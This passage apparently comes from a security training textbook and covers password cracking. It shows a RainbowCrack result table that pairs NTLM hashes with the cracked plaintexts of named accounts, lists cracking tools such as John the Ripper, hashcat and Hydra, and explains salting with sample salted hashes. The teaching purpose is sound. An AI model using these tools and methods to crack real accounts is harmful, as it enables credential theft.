
Hash	Plaintext	Plaintext in Hex	Comment
☑ 31d6cfe0d16ae931b73c59d7e0c089c0			Administrator
☑ 31d6cfe0d16ae931b73c59d7e0c089c0			Guest
☑ 31d6cfe0d16ae931b73c59d7e0c089c0			DefaultAccount
☑ 92937945b518814341de3f726500d4ff	<not found>	<not found>	Admin
☑ 5ebe7dfa074da8ee8aef1faa2bbde876	apple	6170706c65	Martin
☑ 2d20d252a479f485cdf5e171d93985bf	qwerty	717765727479	Jason
☑ 0cb6948805f797bf2a82807973b89537	test	74657374	Shiela

```
plaintext of 2d20d252a479f485cdf5e171d93985bf is qwerty

statistics
----------------------------------------------------------------
plaintext found:                  3 of 4
total time:                     11.05 s
time of chain traverse:              4.11 s
time of alarm check:                 6.77 s
time of disk read:                 0.64 s
hash & reduce calculation of chain traverse: 11510400
hash & reduce calculation of alarm check:   34352770
number of alarm:                   55343
performance of chain traverse:           2.80 million/s
performance of alarm check:             5.08 million/s
```

Figure 6.31: Screenshot of RainbowCrack

Some password-cracking tools are listed as follows:

- John the Ripper (*https://www.openwall.com*)
- hashcat (*https://hashcat.net*)
- THC-Hydra (*https://github.com*)
- Medusa (*http://foofus.net*)
- Secure Shell Bruteforcer (*https://github.com*)



Password Salting

- Password salting is a technique where a **random string of characters are added** to the password before calculating their hashes

- **Advantage**: Salting makes it more difficult to reverse the hashes and defeat pre-computed hash attacks

Alice:root:b4ef21:3ba4303ce24a83fe0317608de02bf38d
Bob:root:a9c4fa:3282abd0308323ef0349dc7232c349ac
Cecil:root:209be1:a483b303c23af34761de02be038fde08


Same password but different hashes due to different salts

Note: Windows password hashes are not salted

Password Salting

Password salting is a technique in which random strings of characters are added to a password before calculating the hashes. This makes it more difficult to reverse the hashes and helps in defeating pre-computed hash attacks. The longer the random string, the harder it becomes to break or crack the password. The random string of characters should be a combination of alphanumeric characters.

In cryptography, a “salt” consists of random data bits used as an input to a one-way function, the other being a password. Instead of passwords, the output of the one-way function can be stored and used to authenticate users. A salt combines with a password by a key derivation function to generate a key for use with a cipher or other cryptographic algorithm. This technique generates different hashes for the same password, which renders password cracking difficult.




Alice:root:b4ef21:3ba4303ce24a83fe0317608de02bf38d
Bob:root:a9c4fa:3282abd0308323ef0349dc7232c349ac
Cecil:root:209be1:a483b303c23af34761de02be038fde08

Same password but different hashes due to different salts

